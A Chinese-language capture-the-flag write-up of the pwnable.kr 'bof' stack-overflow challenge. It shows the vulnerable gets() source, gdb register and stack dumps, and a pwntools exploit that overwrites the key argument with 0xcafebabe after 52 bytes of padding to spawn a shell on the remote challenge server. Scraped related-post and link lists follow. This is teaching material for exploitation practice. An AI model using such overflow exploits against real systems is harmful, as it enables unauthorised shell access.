
pwnable.kr bof之write up
这一题与前两题不同,用到了静态调试工具ida
首先题中给出了源码:
 #include <stdio.h>

 #include <string.h>

 #include <stdlib.h>

 void func(int key){

     char overflowme[];

     printf("overflow me : ");

     gets(overflowme);    // smash me!

     if(key == 0xcafebabe){

         system("/bin/sh");

     }

     else{

         printf("Nah..\n");

     }

 }

 int main(int argc, char* argv[]){

     func(0xdeadbeef);

     return ;

 }
分析源代码:思路是缓冲区溢出
我们gdb走到func函数内部分析:
gdb-peda$ n

[----------------------------------registers-----------------------------------]

EAX: 0xffffd08c (":WUV\364oUV\260VUV\001")

EBX: 0xf7fbd000 --> 0x1a9da8

ECX: 0xf7fd6000 ("overflow me : \n")

EDX: 0xf7fbe898 --> 0x0

ESI: 0x0

EDI: 0x0

EBP: 0xffffd0b8 --> 0xffffd0d8 --> 0x0

ESP: 0xffffd070 --> 0xffffd08c (":WUV\364oUV\260VUV\001")

EIP: 0x5655564f (<func+35>:	call   0xf7e77440 <gets>)

EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[-------------------------------------code-------------------------------------]

   0x56555644 <func+24>:	call   0xf7e77da0 <puts>

   0x56555649 <func+29>:	lea    eax,[ebp-0x2c]

   0x5655564c <func+32>:	mov    DWORD PTR [esp],eax

=> 0x5655564f <func+35>:	call   0xf7e77440 <gets>

   0x56555654 <func+40>:	cmp    DWORD PTR [ebp+0x8],0xcafebabe

   0x5655565b <func+47>:	jne    0x5655566b <func+63>

   0x5655565d <func+49>:	mov    DWORD PTR [esp],0x5655579b

   0x56555664 <func+56>:	call   0xf7e52e70 <system>

Guessed arguments:

arg[0]: 0xffffd08c (":WUV\364oUV\260VUV\001")

[------------------------------------stack-------------------------------------]

0000| 0xffffd070 --> 0xffffd08c (":WUV\364oUV\260VUV\001")

0004| 0xffffd074 --> 0x0

0008| 0xffffd078 --> 0xbf

0012| 0xffffd07c --> 0xf7ea90e6 (test   eax,eax)

0016| 0xffffd080 --> 0xffffffff

0020| 0xffffd084 --> 0xffffd0ae --> 0x56b06aa6

0024| 0xffffd088 --> 0xf7e1fc34 --> 0x2aad

0028| 0xffffd08c (":WUV\364oUV\260VUV\001")

[------------------------------------------------------------------------------]

Legend: code, data, rodata, value

0x5655564f in func ()

看这一点:
也就是说0xffffd08c就是overflowme数组开始的位置
而由

得key 的地址0xffffd0c0

所以只要输入52便可成功覆盖,便可跳转执行system("\bin\sh")
于是写exp:
 #!/usr/bin/python

 from pwn import *

 io = remote("pwnable.kr","")

 key = 0xcafebabe

 payload = "A" * 52 + p32(key)

 io.send(payload)

 io.interactive()

运行得到
pwnable.kr bof之write up的更多相关文章
- 【pwnable.kr】bof
pwnable从入门到放弃,第三题. Download : http://pwnable.kr/bin/bofDownload : http://pwnable.kr/bin/bof.c Runnin ...
- pwnable.kr之bof
打开题目: 先下载题目给我们的两个文件,查看文件信息: 发现没有执行的权限,所以先增加文件bof的执行权限,执行: 没发现啥,然后查看代码, #include <stdio.h> #inc ...
- pwnable.kr第三题bof
Running at : nc pwnable.kr 9000 IDA查看 1 unsigned int __cdecl func(int a1) 2 { 3 char s; // [esp+1Ch] ...
- pwnable.kr第二天
3.bof 这题就是简单的数组越界覆盖,直接用gdb 调试出偏移就ok from pwn import * context.log_level='debug' payload='A'*52+p32(0 ...
- pwnable.kr的passcode
前段时间找到一个练习pwn的网站,pwnable.kr 这里记录其中的passcode的做题过程,给自己加深印象. 废话不多说了,看一下题目, 看到题目,就ssh连接进去,就看到三个文件如下 看了一下 ...
- pwnable.kr col之write up
Daddy told me about cool MD5 hash collision today. I wanna do something like that too! ssh col@pwnab ...
- pwnable.kr brainfuck之write up
I made a simple brain-fuck language emulation program written in C. The [ ] commands are not impleme ...
- pwnable.kr login之write up
main函数如下: auth函数如下: 程序的流程如下: 输入Authenticate值,并base64解码,将解码的值代入md5_auth函数中 mad5_auth()生成其MD5值并与f87cd6 ...
- pwnable.kr详细通关秘籍(二)
i春秋作家:W1ngs 原文来自:pwnable.kr详细通关秘籍(二) 0x00 input 首先看一下代码: 可以看到程序总共有五步,全部都满足了才可以得到flag,那我们就一步一步来看 这道题考 ...
随机推荐
- NetCore WebSocket 即时通讯示例
1.新建Netcore Web项目 2.创建简易通讯协议 public class MsgTemplate { public string SenderID { get; set; } public ...
- DW3 消息推送
1.新建项目 参见:http://www.cnblogs.com/yysbolg/p/yys_Blogs_java.html 2.添加jar包: commons-fileupload-1.2.jar ...
- js替换字符串中所有指定的字符
第一次发现JavaScript中replace() 方法如果直接用str.replace("-","!") 只会替换第一个匹配的字符. 而str.replac ...
- 下载旧版chrome
问题描述: xp只能使用chrome 49及其之前的版本,去哪里下载? 解决办法: 1. 在这里 http://www.slimjet.com/chrome/google-chrome-old-ver ...
- LODOP之票据连续套打笔记<二>
接着上一篇博文,继续说说关于lodop,关于模板设计及相关的这里不多说了,上一篇博文最下面的推荐可以看看,说的很比较清楚,今天说说我在项目中运用套打实现分页预览和打印的, 之前弄lodop打印的时候发 ...
- Android混淆
一.为什么要混淆 为了避免apk在发布后被用户通过反编译拿到源代码和资源文件,然后修改资源和代码之后就变成一个新的apk.而经过混淆后的APK,即使被反编译,也难以阅读,注意混淆不是让apk不能阅读, ...
- 把本地git仓库中的项目引入到码云上
一.安装git软件和TortoiseGit客户端(git需配置环境变量,但安装时已经配置好,无需考虑) 二.生成公钥和私钥(建立与码云的连接) 三.在码云上新建项目(建议在组织的基础上) 四.在码 ...
- accp8.0转换教材第10章Ajax和jQuery理解与练习
C/S (Client/Server)结构,即大家熟知的客户机和服务器结构. B/S(Browser/Server)结构即浏览器和服务器结构. 认识ajax .XMLHttpRequest.使用jqu ...
- maven自定义jar到本地仓库
Apache Maven为项目构建提供了绝佳的解决方案,其本地仓库中缓存了远程代理仓库或中央仓库中的资源,从而提高网络资源使用效率,很好很强大! 但是并非所有资源都可以根据GroupId.Artif ...
- 使用阿里百川HotFix
前言:首先要弄懂HotFix是干嘛的,不然就别向下看了.这里仅仅根据官方文档的代码书写,亲测可用,不做理论指导. Android Studio集成: 添加maven仓库地址: repositories ...